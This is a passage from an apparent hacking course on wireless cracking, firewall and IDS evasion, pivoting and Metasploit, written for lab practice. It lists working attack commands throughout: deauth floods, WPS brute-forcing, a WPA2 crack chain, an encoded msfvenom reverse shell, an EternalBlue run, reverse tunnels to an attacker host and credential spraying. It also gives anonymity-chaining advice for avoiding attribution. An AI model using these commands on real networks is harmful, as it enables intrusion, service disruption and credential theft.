💡 WHY HACKERS CARE

Forces handshake re-capture. Powers evil twin. Pure DoS in a hostile setting. Trivial to execute, hard to defend without PMF.

🔧 TOOL / PRACTICAL

```
aireplay-ng -0 0 -a <AP_BSSID> wlan0mon          # constant deauth
aireplay-ng -0 5 -a <AP_BSSID> -c <CLIENT> wlan0mon # 5 deauths to one client
mdk4 wlan0mon d                                  # MDK4's deauth flood
```

💀 REAL ATTACK SCENARIO

Red team during physical engagement: deauth security camera WiFi. Cameras drop. They blame 'WiFi issues'. Window of opportunity to enter physically.

🔧 TRY THIS LAB

Deauth your own device in a lab. Watch it disconnect and reconnect in airodump. Try with PMF enabled — observe the deauth doesn't work.

⚠️ COMMON MISTAKE

Deauthing in a public space. It's illegal in most jurisdictions even without intent to escalate. Lab only.

🧠 PRO INSIGHT

Protected Management Frames (PMF, aka 802.11w) sign deauth/disassoc frames. WPA3 mandates PMF. Modern WPA2 routers can enable it. Most don't.

08.9 WPS PIN attack with Reaver

🔪 HOOK

Routers ship with an 8-digit PIN for 'easy setup'. Reaver brute-forces all 11,000 possibilities — and gets the WPA password as a bonus.

🧩 CONCEPT EXPLAINED

WPS = WiFi Protected Setup. 8-digit PIN. Last digit is checksum (so 7 unknown). Pin verified in two halves of 4 digits, reducing keyspace from 10^7 to $10^4 + 10^3 = 11,000$. Reaver tries them.

💡 WHY HACKERS CARE

If WPS is enabled and unpatched, you don't need to crack WPA2 dictionary. Just brute the PIN, and the AP hands you the password directly. Game over.

🔧 TOOL / PRACTICAL

```
wash -i wlan0mon           # find APs with WPS enabled
reaver -i wlan0mon -b <BSSID> -vv  # brute-force PIN
bully <BSSID> -i wlan0mon      # alternative
```

💀 REAL ATTACK SCENARIO

Older home routers shipped with WPS on by default. Many still in use. Reaver session: 4-10 hours, recover full WPA2 password with no wordlist needed.

🔧 TRY THIS LAB

Find a WPS-enabled router (or your own configured for WPS). Run `wash` to confirm WPS, then `reaver` against it (with consent). Time the attack.

⚠️ COMMON MISTAKE

Running reaver against modern routers with WPS lockout — they rate-limit attempts. After lockout, you wait or fail. Bully has better timing logic for this.

🧠 PRO INSIGHT

Pixie Dust attack (reaver -K) exploits weak PRNG in some chipsets — recovers PIN in seconds, not hours. Always try Pixie first before brute-forcing.

08.10 Practical: Crack WPA2 password in a controlled lab

🔪 HOOK

Lab capstone: own a WiFi network from scratch. End-to-end. No theory left.

🧩 CONCEPT EXPLAINED

Methodology: monitor mode → discover → focus capture → deauth client → capture handshake → convert format → hashcat with wordlist → password recovered.

💡 WHY HACKERS CARE

All wireless modules converge here. If you can do this end-to-end without a tutorial, you've earned the wireless badge.

🔧 TOOL / PRACTICAL

```
# Full attack chain:
airmon-ng start wlan0
airodump-ng wlan0mon
airodump-ng -c <ch> --bssid <BSSID> -w cap wlan0mon
aireplay-ng -0 3 -a <BSSID> -c <client> wlan0mon
hcxpcapngtool -o hash.hc22000 cap-01.pcapng
hashcat -m 22000 hash.hc22000 rockyou.txt
```

💀 REAL ATTACK SCENARIO

Real-world: drive-by handshake collection. 12 networks captured in 45 minutes. Cracked at home: 4 succumb to rockyou.txt. 3 succumb to rules. 5 hold.

🖋️ TRY THIS LAB

Set your own AP password to 'password123'. Run the full chain. Recover the password. Then change it to a 20-char random — try again. Observe the difference.

⚠️ COMMON MISTAKE

Using rockyou alone forever. Real targets need targeted wordlists (companyname, common patterns) + rules. SecLists is your friend.

🧠 PRO INSIGHT

Build a personal 'WiFi cracking go-bag': USB Alfa, Kali live USB, hashcat-tuned wordlists, rules. 30-second deployment for any consented engagement.

✓ QUICK RECAP


- ▶ WiFi is broadcast — encryption is the only privacy.
- ▶ Monitor mode + injection-capable card is non-negotiable for offensive WiFi.
- ▶ Capture WPA2 handshake → crack offline with hashcat. The dominant workflow.
- ▶ Evil twin defeats strong passwords by replacing the network instead of cracking it.
- ▶ WPS is the soft underbelly of older routers — Pixie Dust + Reaver still work in 2026.

? PRACTICAL QUESTIONS

1. Why must you put your card in monitor mode before capturing handshakes?
2. What's a 4-way handshake and which 4 frames make it up?
3. How does an evil twin attack defeat strong WPA passwords?
4. What's the difference between WPA2-PSK and WPA3-SAE in terms of crackability?
5. Why do deauth attacks work against most networks but not against WPA3?

>> MINI CHALLENGE

On your own AP (consent!), set a weak WPA2 password from rockyou.txt. Capture the handshake using airodump + aireplay. Crack it offline with hashcat. Now set a 20-char random password and try again — document the difference.



09

Firewalls, IDS/IPS & Defense Mechanisms

Advanced


9 topics

Defense & Evasion

Now you switch sides. To bypass defenses, you need to think like a defender — and to defend, you need to know what attackers do. This module is the bridge: how firewalls, IDS, IPS, proxies, and Tor work, and where their joints are.

// HACKER MINDSET

Every defense is a rule. Every rule has assumptions. Find the assumption, find the bypass. The defender's blind spot is your highway.



TOPICS IN THIS MODULE

1. How firewalls work — stateful vs stateless
2. Firewall rules & packet filtering
3. IDS vs IPS — detection vs prevention
4. Signature-based vs anomaly-based detection
5. Evading firewalls — fragmentation, tunneling
6. IDS/IPS evasion techniques
7. Proxies, VPNs & Tor for anonymity
8. Honeypots — how defenders use them
9. Practical: Bypass a basic firewall rule in lab

09.1 How firewalls work — stateful vs stateless

🔪 HOOK

Stateless firewalls treat each packet alone. Stateful firewalls remember conversations. The difference is everything.

🧩 CONCEPT EXPLAINED

Stateless: ACL per packet (allow port 80 in, allow port 80 out). Stateful: tracks connections (replies allowed because conversation is established). Stateful = smarter and harder to bypass.

💡 WHY HACKERS CARE

Stateless firewalls miss reverse shells (because outbound to attacker is 'allowed'). Stateful firewalls catch them via connection state — but only if egress rules are set right.

🔧 TOOL / PRACTICAL

```
# Linux iptables (stateful):
iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
iptables -A INPUT -p tcp --dport 22 -j ACCEPT
iptables -A INPUT -j DROP
# Stateless equivalent uses simple -p / --dport rules without state tracking
```

💀 REAL ATTACK SCENARIO

Pentester finds a stateful firewall blocks inbound, but allows ALL outbound. Reverse shell on port 443 sails right through — connection state allows the return traffic.

🔧 TRY THIS LAB

On a Linux box, run `iptables -L -v -n` to see your firewall. Identify if state-tracking is in use (look for `state RELATED,ESTABLISHED` rules).

⚠️ COMMON MISTAKE

Configuring 'allow outbound any' on a stateful firewall. Egress filtering is your last defense against post-compromise C2.

🧠 PRO INSIGHT

Modern firewalls (Palo Alto, Fortinet) do 'deep packet inspection' — they read application protocols, not just ports. They catch C2 over port 443 if it doesn't look like real HTTPS.

09.2 Firewall rules & packet filtering

🔪 HOOK

A firewall is just an `if` statement at line speed. Master the syntax, master the bypasses.

🧩 CONCEPT EXPLAINED

Rules: source IP, dest IP, source port, dest port, protocol, state, action (allow/deny/log). Order matters — first match wins. Implicit deny at end is the safety net.

💡 WHY HACKERS CARE

Reading firewall rules tells you what's reachable. Recon includes 'what does the firewall do?'. Misconfigured rules are 80% of bypasses.

🔧 TOOL / PRACTICAL

```
# iptables
iptables -L -n -v --line-numbers
# nftables (modern Linux):
nft list ruleset
# Cisco / pfSense / etc. each have their own syntax
```

💀 REAL ATTACK SCENARIO

Audit reveals rule: 'allow tcp from any to 10.0.0.5 port 8080'. Attacker scans 8080, finds Tomcat with default creds, RCE. Rule was for legitimate dev access — never restricted.

🖋️ TRY THIS LAB

Set up a basic iptables ruleset on a lab VM: allow SSH only from your subnet, allow HTTP from anywhere, block everything else. Verify with nmap from inside and outside.

⚠️ COMMON MISTAKE

Allow rules without source restrictions. 'Allow port 22 from any' = SSH brute force buffet. Always restrict by source where possible.

🧠 PRO INSIGHT

Rule order tuning: put high-traffic accept rules first for performance. But put deny rules for known-bad early to reduce attack surface fast.

09.3 IDS vs IPS — detection vs prevention

⚡ HOOK

IDS yells when it sees an attack. IPS punches the attack in the face. Same brain, different reflex.

🧩 CONCEPT EXPLAINED

IDS = Intrusion Detection System (passive, alert-only, out-of-band). IPS = Intrusion Prevention System (inline, blocks). IDS sees more (no impact concerns); IPS blocks but risks false positives.

💡 WHY HACKERS CARE

If you're attacking and the alert is just IDS, you might still succeed before responders react. IPS blocks immediately — your packets vanish.

🔧 TOOL / PRACTICAL

```
# Snort (IDS or IPS based on mode):
snort -c /etc/snort/snort.conf -A console
# Suricata (modern, multithreaded):
suricata -c /etc/suricata/suricata.yaml -i eth0
```

💀 REAL ATTACK SCENARIO

Attacker probes a target with a slow scan (-T2). IDS logs alerts. SOC analyst is on lunch. By the time they check, attacker is in.

🔧 TRY THIS LAB

Set up Snort on a lab VM. Run nmap against the host. Watch alerts fire in real time. Now try slow scans and observe what trips and what doesn't.

⚠️ COMMON MISTAKE

Treating IDS as a firewall. IDS detects — it doesn't block. Without an analyst reading alerts, IDS is just noise.

🧠 PRO INSIGHT

Suricata supports JA3 (TLS fingerprinting). Catches 'curl in disguise' even when traffic is encrypted. Modern detection moves to behavioral, not signatures.

09.4 Signature-based vs anomaly-based detection

🪝 HOOK

Signature-based catches known attacks. Anomaly-based catches new ones — sometimes. Both have tradeoffs.

🧩 CONCEPT EXPLAINED

Signature: rule like 'if packet contains UNION SELECT, alert'. Anomaly: 'if traffic deviates from baseline, alert'. Sigs need updating; anomaly needs tuning.

💡 WHY HACKERS CARE

Old signatures = bypassable by tweaking attack strings. Anomaly detection = noisy, hard to tune. Defenders use both. Attackers exploit gaps in both.

🔧 TOOL / PRACTICAL

```
# Suricata signatures live in /etc/suricata/rules/  
cat /etc/suricata/rules/emerging-malware.rules | head  
# Anomaly: typically built into SIEM/UEBA platforms (Splunk, Elastic, etc.)
```

💀 REAL ATTACK SCENARIO

Attacker URL-encodes 'UNION SELECT' to '%55%4E%49...'. Old SQLi signatures miss it. Anomaly might still catch it (unusual encoding) — depends on tuning.

🔧 TRY THIS LAB

Write a custom Snort/Suricata rule for a known string. Trigger it. Then encode the string differently and observe whether the rule catches it.

⚠️ COMMON MISTAKE

Relying solely on signatures. Zero-days have no signatures. Anomaly detection is your only chance for novel attacks.

🧠 PRO INSIGHT

Endpoint detection (EDR) often does behavioral analysis on the host. Network IDS sees only the wire. Layered detection wins — both are needed.

09.5 Evading firewalls — fragmentation, tunneling

🔪 HOOK

If you can't go through, go around. Or split into pieces. Or hide inside something allowed.

🧩 CONCEPT EXPLAINED

Fragmentation: split packets so signature matching fails before reassembly. Tunneling: wrap your payload inside an allowed protocol (DNS, HTTPS, ICMP). Encryption: hide content from inspection.

💡 WHY HACKERS CARE

Simple firewalls inspect first packet only. Tunnels disguise attack traffic as legit. Both still work in 2026 against medium-skill defenders.

🔧 TOOL / PRACTICAL

```
nmap -f <target>           # fragmented scan
nmap --mtu 16 <target>      # custom MTU fragmentation
icmptunnel / ptunnel       # ICMP tunneling
iodine                     # DNS tunneling
stunnel                    # SSL wrapping for arbitrary traffic
```

💀 REAL ATTACK SCENARIO

Pentester behind restrictive firewall: only DNS allowed out. Sets up iodine — DNS tunneling client. Now tunneling shell + browsing through DNS queries. Slow but works.

🔧 TRY THIS LAB

Set up iodine in a lab. Tunnel a small SSH session through DNS. Note the latency difference. Document why it's effective for evasion despite slowness.

⚠️ COMMON MISTAKE

Trying fragmentation against modern stateful firewalls — they reassemble before inspection. Frag evasion mostly works on legacy IDS, not modern firewalls.

🧠 PRO INSIGHT

DoH (DNS over HTTPS) tunnels via popular resolvers (1.1.1.1, 8.8.8.8) blend with normal traffic. Hard to distinguish from regular DNS over HTTPS.

09.6 IDS/IPS evasion techniques

🔪 HOOK

Detection rules are written by humans. Humans miss things. Find their misses.

🧩 CONCEPT EXPLAINED

Techniques: obfuscation (encoding payloads), polymorphism (changing payload each time), timing (slow attacks evade rate-based rules), splitting (across packets/sessions), encryption.

💡 WHY HACKERS CARE

Most signature engines look for exact matches or simple regex. Clever encoding, case mixing, double-URL-encoding — all break naive sigs.

🔧 TOOL / PRACTICAL

```
# nmap evasion options:
nmap -D RND:10 <target>           # decoy IPs
nmap --data-length 200 <target>   # padding
nmap --source-port 53 <target>    # spoof src port
nmap -T0 <target>                 # super slow
# Custom payloads via msfvenom encoders:
msfvenom -p windows/shell/reverse_tcp -e x86/shikata_ga_nai -i 10
```

💀 REAL ATTACK SCENARIO

Slow + decoyed scan against a target. SOC sees noise from 10 IPs. By the time they isolate the real source, days have passed and attacker is long gone.

🔧 TRY THIS LAB

Run nmap against a target with default settings, observe IDS alerts. Then add evasion flags one at a time. Note which combination evades.

⚠️ COMMON MISTAKE

Over-tuning for evasion at the cost of speed. A super-slow scan that evades but takes 8 days might miss assets that change.

🧠 PRO INSIGHT

Modern IPS does TLS fingerprinting (JA3). Off-the-shelf tools (curl, python-requests) have known fingerprints. Custom clients evade better.

09.7 Proxies, VPNs & Tor for anonymity

🔪 HOOK

Your IP is your identity. Proxies hide it temporarily. VPNs hide it transactionally. Tor hides it tactically.

🧩 CONCEPT EXPLAINED

Proxy: one hop, one trust assumption. VPN: encrypted tunnel to provider, provider sees all. Tor: 3 hops, no single party sees both ends. Each has tradeoffs.

💡 WHY HACKERS CARE

Operational security demands anonymity. Connecting to a target from your home IP = trivially attributed. Tor + VPN + dedicated VPS chain = layered.

🔧 TOOL / PRACTICAL

```
torify nmap <target>           # route through Tor
# VPN (OpenVPN/WireGuard) at OS level
# Chain: home → VPN1 → VPS → VPN2 → target
proxychains nmap <target>      # chain SOCKS proxies
```

💀 REAL ATTACK SCENARIO

Researcher accesses dark web markets via Tor only. Single mistake (clearnet click) = de-anonymized. OPSEC is binary.

🔧 TRY THIS LAB

Install Tor. Run `torify curl ifconfig.me` — you should see a Tor exit node IP, not yours. Verify in browser via check.torproject.org.

⚠️ COMMON MISTAKE

Believing 'VPN = anonymous'. VPN provider knows everything. They've handed over logs many times despite 'no logs' marketing.

🧠 PRO INSIGHT

Tails OS (live USB Tor-routed) is the gold standard for anonymous research. Boots fresh every time, leaves no trace, forces all traffic through Tor.

09.8 Honey pots — how defenders use them

🪝 HOOK

If a service has 'admin/admin' as default and looks too easy — it might be a trap.

🧩 CONCEPT EXPLAINED

Honeypot: deliberately vulnerable system whose only purpose is to log attackers. High-interaction (real services) and low-interaction (fake banners). Sometimes whole networks (honeynets).

💡 WHY HACKERS CARE

Defenders use honeypots to study attacker TTPs and burn 0-days. Attackers must learn to spot them — entering a honeypot = exposing tools and patterns.

🔧 TOOL / PRACTICAL

```
# Open-source honeypots:
cowrie          # SSH/Telnet honeypot
dionaea         # multiprotocol
opencanary      # easy-deploy in enterprise
# Detection (attacker-side): look at hostname, banner inconsistencies, response
timing
```

💀 REAL ATTACK SCENARIO

Attacker hits a 'too-clean' Windows server with cmd via psexec. Server is Cowrie + dummy AD. Their tools, IPs, and TTPs all logged. Doxed by their own ops.

🖋️ TRY THIS LAB

Spin up Cowrie on a public VPS. Watch the SSH brute force come in within hours. Read Cowrie logs to see attacker keystrokes.

⚠️ COMMON MISTAKE

Believing an attacker-side 'honeypot detector' is reliable. Sophisticated honeypots fake everything — assume any easy target might be one.

🧠 PRO INSIGHT

Canary tokens (Thinkst Canary): files/URLs that alert when accessed. Plant in 'tempting' locations (passwords.txt). Attacker opens → defender knows.

09.9 Practical: Bypass a basic firewall rule in lab

🔪 HOOK

Lab capstone: a firewall blocks your scan. Find a way around. No cheating.

🧩 CONCEPT EXPLAINED

Setup: target VM with iptables blocking direct nmap (DROP from your IP, allow from another). Bypass: source spoofing, fragmentation, slow scan, alternate source, or finding allow rules.

💡 WHY HACKERS CARE

Real engagements often have firewall constraints. Knowing 5 ways to bypass a rule means you don't get stuck on first deny.

🔧 TOOL / PRACTICAL

```
# Try in order:
nmap -sS <target>                # baseline
nmap -f -sS <target>             # fragment
nmap --source-port 53 <target>   # spoof src port
nmap --data-length 200 <target>  # pad
nmap -T1 <target>                # slow
# Then: pivot through a host that's allowed
```

💀 REAL ATTACK SCENARIO

Pentester hits a firewall blocking scan from external. Pivots through a compromised laptop on internal network. From there, scans without restriction.

🔧 TRY THIS LAB

Configure iptables to drop traffic from a specific source IP. From that IP, try nmap with each evasion technique above. Document which work and why.

⚠️ COMMON MISTAKE

Brute-forcing scans through a firewall when pivoting is easier. Always look for already-allowed paths first.

🧠 PRO INSIGHT

Firewall logs are gold. If you have access, search for ALLOW rules with broad scope — they're usually leftover from troubleshooting and forgotten. Easy wins.

✓ QUICK RECAP


- ▶ Stateful firewalls track connections; stateless treat each packet alone.
- ▶ IDS detects, IPS prevents — both rely on signatures and anomaly detection.
- ▶ Evasion = fragmentation, tunneling, encoding, slow timing — pick based on the defender.
- ▶ Tor + VPN chains layer anonymity; misconfigure once and you're exposed.
- ▶ Honeypots are traps. Suspect anything that's too easy.

? PRACTICAL QUESTIONS

1. Why does a stateful firewall handle reverse shells differently from a stateless one?
2. What's the difference between signature-based and anomaly-based detection?
3. How does DNS tunneling evade firewalls that block direct outbound traffic?
4. When would Tor be insufficient for anonymity, and what would you add?
5. How do canary tokens work as a detection mechanism?

>> MINI CHALLENGE

Set up a lab firewall (iptables) blocking direct nmap from your IP. Document at least 3 different bypass techniques you successfully use, including command-line flags and observed behavior.



10

Advanced Hacking Concepts & Real-World Scenarios

Advanced

8 topics

Advanced

You've made it to the final module. Time to graduate from 'someone who runs tools' to 'someone who chains attacks across networks'. Pivoting, tunneling, post-exploitation — this is what real ops look like. Then we wrap with careers and CTFs to keep you sharp forever.

// HACKER MINDSET

The first foothold is just permission to start working. Real ops are about lateral movement, persistence, and exfil. The exploit is the ticket; the network is the show.

TOPICS IN THIS MODULE

1. Port forwarding & tunneling — SSH tunnels, chisel
2. Pivoting through networks — accessing internal segments
3. Metasploit for network exploitation
4. Scanning & exploiting common network services
5. Network traffic analysis for blue teamers
6. Building a home hacking lab — VMs, VirtualBox, GNS3
7. CTF & HackTheBox — applying networking in real challenges
8. Careers in network security — pentester, SOC analyst, red team

10.1 Port forwarding & tunneling — SSH tunnels, chisel

🔪 HOOK

Port forwarding turns 'I have a shell' into 'I have access to everything they have access to'.

🧩 CONCEPT EXPLAINED

Local forward: -L (your local port → target through SSH). Remote forward: -R (their port → your local through SSH). Dynamic: -D (SOCKS proxy). Chisel/ngrok = TCP-over-HTTP for restrictive networks.

💡 WHY HACKERS CARE

Pivoting through compromised hosts requires tunneling. SSH tunnels are battle-tested; chisel/ligolo-ng work where SSH is blocked.

🔧 TOOL / PRACTICAL

```
# SSH forwards:
ssh -L 8080:internal:80 user@pivot           # local forward
ssh -R 9999:localhost:22 user@attacker       # remote forward
ssh -D 1080 user@pivot                       # dynamic (SOCKS)

# Chisel:
./chisel server -p 8000 --reverse            # on attacker
./chisel client attacker:8000 R:1080:socks   # on victim
```

💀 REAL ATTACK SCENARIO

Foothold on DMZ webserver. SSH dynamic forward (-D 1080) creates SOCKS5 proxy through it. proxychains nmap → scan internal network from your laptop, traffic flowing through DMZ host.

🔧 TRY THIS LAB

On two VMs, set up SSH forwards in all 3 modes (L, R, D). Verify with curl/nmap that traffic actually traverses correctly.

⚠️ COMMON MISTAKE

Forgetting that -L means YOUR local listens, -R means REMOTE listens. The mnemonic 'L = listen here, R = listen there' helps.

🧠 PRO INSIGHT

Chisel + ligolo-ng combine into 'I'm now part of their internal network at L3'. Powerful for ops with complex topologies — and harder to detect than SSH.

10.2 Pivoting through networks — accessing internal segments

🔪 HOOK

First foothold: DMZ webserver. Goal: domain controller in inner network. Pivoting is how you bridge the gap.

🧩 CONCEPT EXPLAINED

Pivot = use compromised host as relay to reach networks otherwise unreachable from your attack box. Methods: SSH dynamic, sshuttle, ligolo-ng, Metasploit's autoroute, RDP-tunnels.

💡 WHY HACKERS CARE

Most networks segment by VLAN/firewall. Getting deep means hopping host-to-host. Pivoting is how attackers turn one weak machine into total compromise.

🔧 TOOL / PRACTICAL

```
# sshuttle (transparent VPN over SSH):
sshuttle -r user@pivot 10.0.0.0/8
# Metasploit autoroute:
meterpreter > run autoroute -s 10.0.0.0/8
# Ligo-ng (TUN-based, full L3 access):
./agent -connect attacker:11601
./proxy -selfcert
```

💀 REAL ATTACK SCENARIO

Real ops: DMZ host (pwned via web shell) → SSH pivot to internal subnet → sniff Kerberos → Pass-the-Hash to DC. 4-hop chain, total compromise in 8 hours.

🔧 TRY THIS LAB

Build 3 VMs in a chain (your kali → pivot1 → target). Pivot through pivot1 to reach target. Verify with nmap that you can scan target only via pivot.

⚠️ COMMON MISTAKE

Leaving pivots noisy. SOC analysts see SSH from a webserver to internal hosts — that's anomalous. Use legitimate-looking traffic (HTTPS-wrapped) where possible.

🧠 PRO INSIGHT

Map the network during pivot setup. Many ops fail because attackers don't know which segment they landed in. Always run `ip route` and `arp -a` first.

10.3 Metasploit for network exploitation

🔪 HOOK

Metasploit isn't elite. It's standard issue. Like a firearm: not glamorous, but you'd better know how to handle one.

🧩 CONCEPT EXPLAINED

Metasploit Framework = exploit + payload + listener orchestration. `msfconsole` to run. Modules for scanning, exploit, post-ex, listener (handler). Hundreds of exploits, dozens of payloads.

💡 WHY HACKERS CARE

Tons of CVEs have ready-made MSF modules. For demos, training, and many engagements, MSF saves hours. Custom exploits exist; MSF is the common ground.

🔧 TOOL / PRACTICAL

```
msfconsole
msf > search ms17-010
msf > use exploit/windows/smb/ms17_010_eternalblue
msf > set RHOSTS 10.10.10.5
msf > set PAYLOAD windows/x64/meterpreter/reverse_tcp
msf > set LHOST <attacker_ip>
msf > exploit
```

💀 REAL ATTACK SCENARIO

Internal pentest finds unpatched Win 7. msf eternalblue. Meterpreter shell. `hashdump`, `getsystem`, `migrate`. Lateral movement to next host.

🖋️ TRY THIS LAB

On Metasploitable2 in a lab, exploit at least 3 different vulnerabilities using MSF. Document which payload and which post-ex modules were useful.

⚠️ COMMON MISTAKE

Pasting MSF commands without understanding them. Modern endpoint detection catches stock MSF payloads instantly. You need to customize.

🧠 PRO INSIGHT

Encoders + custom payloads + obfuscation are how MSF stays useful in 2026. Out-of-the-box `windows/meterpreter/reverse\_tcp` gets caught by every EDR.

10.4 Scanning & exploiting common network services

🔪 HOOK

SMB, RDP, SSH, HTTP, FTP — the same five services drop 80% of internal pentests. Master them.

🧩 CONCEPT EXPLAINED

SMB (445): file shares, hashes, EternalBlue. RDP (3389): brute, BlueKeep. SSH (22): brute, version vulns. HTTP (80/443): web app vulns. FTP (21): plaintext, anon access.

💡 WHY HACKERS CARE

Every internal pentest finds these. If you're slow on common services, you're slow overall. Speed = competence.

🔧 TOOL / PRACTICAL

```
# SMB recon and exploit:
enum4linux -a <target>
smbclient -L //<target> -N
crackmapexec smb <range> -u admin -p Password123 # auth spray
# RDP:
crackmapexec rdp <target> -u user -p pass
# Web:
nikto -h http://<target>
gobuster dir -u http://<target> -w wordlist.txt
```

💀 REAL ATTACK SCENARIO

Standard internal: enum4linux finds SMB shares, anonymous read on a 'Backups' share, contains domain admin's old PowerShell history. From recon to DA in 90 minutes.

🔪 TRY THIS LAB

Spin up Metasploitable2 + Windows lab. Enumerate SMB, RDP, HTTP, FTP. Exploit each via the tool above. Time the chain end-to-end.

⚠️ COMMON MISTAKE

Skipping enum4linux on internal targets. SMB null sessions still leak username lists in 2026 surprisingly often.

🧠 PRO INSIGHT

CrackMapExec (now NetExec) is the single best tool for SMB/RDP/SSH/MSSQL/WinRM at scale. Sprays creds across hundreds of hosts in minutes.

10.5 Network traffic analysis for blue teamers

🔪 HOOK

Defenders use the same packets attackers do — they just look for different things.

🧩 CONCEPT EXPLAINED

Blue team workflow: capture continuously (Zeek, Suricata logs, full pcap on critical segments). Hunt for: beaconing, DNS anomalies, plaintext creds, lateral movement, data exfil.

💡 WHY HACKERS CARE

Knowing how blue teams hunt = knowing how to operate without triggering them. Cross-discipline knowledge wins ops.

🔧 TOOL / PRACTICAL

```
zeek -i eth0                # generates rich connection logs
rita import zeek-logs/      # finds beaconing
cortex / TheHive            # SOC platforms
# Or query SIEMs:
index=netflow src_ip=10.0.0.5 | stats count by dst_ip
```

💀 REAL ATTACK SCENARIO

Detection: Zeek conn.log shows host 10.0.0.5 making 1440 connections to attacker.com per day, 60s intervals, fixed packet sizes. C2 beacon — caught.

🔧 TRY THIS LAB

Run Zeek on a lab capture. Generate fake C2 beacons (curl in a loop). Use rita or manual analysis to identify the beaconing pattern.

⚠️ COMMON MISTAKE

Believing 'encryption hides everything'. Even encrypted C2 beacons have telltale timing/size patterns. Anomaly hunting catches them.

🧠 PRO INSIGHT

JA3/JA3S/JARM TLS fingerprints fingerprint clients/servers without decryption. Combined with destination IP, they identify malware families confidently.

10.6 Building a home hacking lab — VMs, VirtualBox, GNS3

🔪 HOOK

You can't get good without practice. You can't practice without a lab. Period.

🧩 CONCEPT EXPLAINED

VirtualBox/VMware = run multiple VMs on your laptop. GNS3 = simulate real Cisco gear. Combine: Kali + targets + simulated network = full enterprise lab on a laptop.

💡 WHY HACKERS CARE

CTFs and HTB are great, but designing your own scenarios deepens understanding. Building the network teaches you as much as breaking it.

🔧 TOOL / PRACTICAL

```
# Recommended stack:
VirtualBox (free) or VMware Workstation
Kali Linux ISO (attacker)
Metasploitable2/3 (vulnerable Linux)
DVWA / WebGoat (web vulns)
Windows eval ISO (Microsoft Evaluation Center)
GNS3 (network simulation)
```

💀 REAL ATTACK SCENARIO

Self-train: build AD lab with 1 DC + 2 workstations. Try BloodHound, kerberoasting, ASREP. By month 3, you'll do these blindfolded.

🔧 TRY THIS LAB

Build a 4-VM lab: Kali, vulnerable Linux, Windows 10, and a router. Verify all four can communicate. This is your permanent practice rig.

⚠️ COMMON MISTAKE

Using the host network for labs. Set everything to 'host-only' or 'internal' network. Otherwise your lab attacks leak onto your home network.

🧠 PRO INSIGHT

Snapshot every VM after fresh setup. After each lab session, restore. Repeatable, clean state forever — the ultimate practice environment.

10.7 CTF & HackTheBox — applying networking in real challenges

🔪 HOOK

CTFs are the gym. HTB is the dojo. Bug bounty is the street fight. Train at all three.

🧩 CONCEPT EXPLAINED

CTF = Capture The Flag, time-bounded challenges across categories (web, crypto, network, forensics, pwn, reverse). HTB/THM = persistent labs with full machines. PortSwigger/HackerOne = real-world bounty.

💡 WHY HACKERS CARE

Theory + lab work + actual challenges = the only path to expertise. Watching tutorials passively makes you a viewer, not a hacker.

🔧 TOOL / PRACTICAL

```
# Free starting points:
picoctf.org           # beginner CTF
tryhackme.com         # guided learning
hackthebox.com        # less guided, harder
portswigger.net/web-security/  # web app academy
overthewire.org/wargames/    # console-based progression
```

💀 REAL ATTACK SCENARIO

Build a habit: 1 HTB box per week. Write up each one. After 1 year = 50 writeups + hard skills. Recruiters read writeups.

🖋️ TRY THIS LAB

Sign up for HackTheBox. Solve the 'Starting Point' track. Then move to easy retired boxes. Document each one as you go.

⚠️ COMMON MISTAKE

Watching writeup videos before solving. Strands your problem-solving muscles. Always try first; check writeups only after solving or fully stuck.

🧠 PRO INSIGHT

Specialize gradually. Generalist for 1 year, then pick your love (web, AD, mobile, cloud) and depth-first. Specialists earn way more than generalists.

10.8 Careers in network security — pentester, SOC analyst, red team

🔪 HOOK

Networking + hacking knowledge unlocks 6-figure roles globally. Different roles, different lifestyles.

🧩 CONCEPT EXPLAINED

Pentester: scheduled engagements, find/report vulnerabilities. SOC analyst: monitor + respond to alerts (defensive). Red team: long-term emulated attacks. Bug bounty: freelance, pay-for-results. DFIR: forensic incident response.

💡 WHY HACKERS CARE

Picking the right role accelerates career. Defenders earn steady; bug bounty is volatile but high-ceiling; red teamers do the cool stuff but ops are stressful.

🔧 TOOL / PRACTICAL

```
# Certifications by track:
# Pentester: OSCP, OSEP, CRT0
# SOC: Security+, GCIH, BTL1/BTL2
# Bug bounty: HackerOne profile, certifications optional
# Cloud: AWS Security Specialty, Azure SC-200
# AD-focused: CRTP, CRTE
```

💀 REAL ATTACK SCENARIO

Career meta-attack: 1) get one cert + one CTF account + one writeup blog. 2) apply to 50 roles. 3) network on Twitter/LinkedIn with practitioners. 4) iterate.

🖋️ TRY THIS LAB

Build a portfolio: GitHub with writeups, HTB profile, blog with 5+ technical posts. Make yourself searchable. Your future employer will Google you.

⚠️ COMMON MISTAKE

Waiting until you 'feel ready'. You won't. Apply, fail, learn, apply again. Imposter syndrome lasts forever — outpace it with action.

🧠 PRO INSIGHT

Build in public. Tweet your CTF solves. Write blog posts. Open-source small tools. Visibility >> credentials in offensive security careers.

✓ QUICK RECAP


- ▶ Pivoting transforms one foothold into deep network access — master SSH/chisel/ligolo.
- ▶ Metasploit is standard issue but EDR catches stock payloads — customize or fail.
- ▶ SMB/RDP/SSH/HTTP/FTP are the 80% of internal pentest wins.
- ▶ Blue teams hunt with Zeek/Suricata + SIEMs — knowing their playbook helps yours.
- ▶ Build a home lab. Practice weekly. Specialize after 1 year.

? PRACTICAL QUESTIONS

1. What's the difference between SSH -L, -R, and -D forwards?
2. Why is `enum4linux` still useful on internal pentests in 2026?
3. How does pivoting let you reach network segments your attack box cannot?
4. Name two TLS-fingerprinting techniques used by blue teams.
5. Which certs are most respected for offensive security careers?

>> MINI CHALLENGE

Set up a 4-VM lab: Kali, Linux target, Windows target, simulated router. Compromise the Linux target. Pivot through it (SSH dynamic) to scan and exploit the Windows target. Document the full pivot chain.



How This Appears in CTFs

Networking shows up in nearly every Capture-The-Flag — here's how the patterns repeat.

Pcap challenges

Networking CTFs almost always include a .pcap. Skills tested: filter to find anomaly, follow stream, extract objects, decode hidden data in headers. Tools: Wireshark + tshark. Time: 5–30 minutes per pcap if your basics are solid.

Network forensics

Given access logs, NetFlow data, or packet captures, identify the attacker's actions: lateral movement, exfil, persistence. Skills: protocol knowledge, log correlation, pattern recognition.

Boot2root with network pivots

